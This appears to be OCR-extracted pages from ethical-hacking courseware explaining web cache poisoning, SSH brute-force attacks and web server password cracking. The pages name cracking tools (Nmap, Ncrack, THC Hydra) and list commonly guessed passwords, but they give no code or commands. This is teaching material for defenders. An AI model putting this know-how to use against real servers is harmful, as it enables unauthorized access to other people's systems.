
6 The second response of request 3 that points to attacker's page

7 Attacker gets the second response of request 3

Server Cache	
Address	Page
www.certifiedhacker.com	Attacker's page

An attacker forces the web server's cache to **flush its actual cache content** and sends a specially **crafted request**, which will be stored in cache

Figure 13.15: Web cache poisoning attack




SSH Brute Force Attack

1. SSH protocols are used to create an **encrypted SSH tunnel** between two hosts to transfer unencrypted data over an insecure network
2. Attackers can brute force SSH login credentials to gain **unauthorized access to an SSH tunnel**
3. SSH tunnels can be used to **transmit malwares** and other exploits to victims without being detected

User
Attacker
Internet
SSH Server
Web Server
Mail Server
Application Server
File Server


SSH Brute Force Attack

Attackers use SSH protocols to create an encrypted SSH tunnel between two hosts to transfer unencrypted data over an insecure network. Usually, SSH runs on TCP port 22. To perform an attack on SSH, an attacker scans the entire SSH server using bots (performs a port scan on TCP port 22) to identify possible vulnerabilities. With the help of a brute-force attack, the attacker obtains login credentials to gain unauthorized access to an SSH tunnel. An attacker who obtains the login credentials of SSH can use the same SSH tunnels to transmit malware and other means of exploitation to victims without being detected. Attackers use tools such as Nmap and Ncrack on a Linux platform to perform an SSH brute-force attack.



User
Attacker
Internet
SSH Server
Web Server
Mail Server
Application Server
File Server

Figure 13.16: SSH Brute Force attack



Web Server Password Cracking

- An attacker tries to exploit weaknesses to hack **well-chosen passwords**
- The most **common passwords** found are password, root, administrator, admin, demo, test, guest, qwerty, pet names, etc.

Attacker mainly targets:

- **SMTP servers**
- **Web shares**
- **SSH Tunnels**
- **Web form authentication cracking**
- **FTP servers**

- Attackers use different methods such as **social engineering**, **spoofing**, **phishing**, using a Trojan Horse or virus, wiretapping, and keystroke logging
- Attackers usually begin hacking attempts with **password cracking** to prove to the web server that they are valid users
- Passwords can be cracked **manually** by guessing or by performing dictionary, brute force, and hybrid attacks using**automated tools** such as THC Hydra, and Ncrack

Web Server Password Cracking

An attacker attempts to exploit weaknesses to hack well-chosen passwords. The most common passwords found are password, root, administrator, admin, demo, test, guest, qwerty, pet names, and so on. The attacker mainly targets the following through web server password cracking:

- SMTP and FTP servers
- Web shares
- SSH tunnels
- Web form authentication

Attackers use different methods such as social engineering, spoofing, phishing, a Trojan horse or virus, wiretapping, and keystroke logging to perform web server password cracking. In many hacking attempts, the attacker starts with password cracking to prove to the web server that they are a valid user.

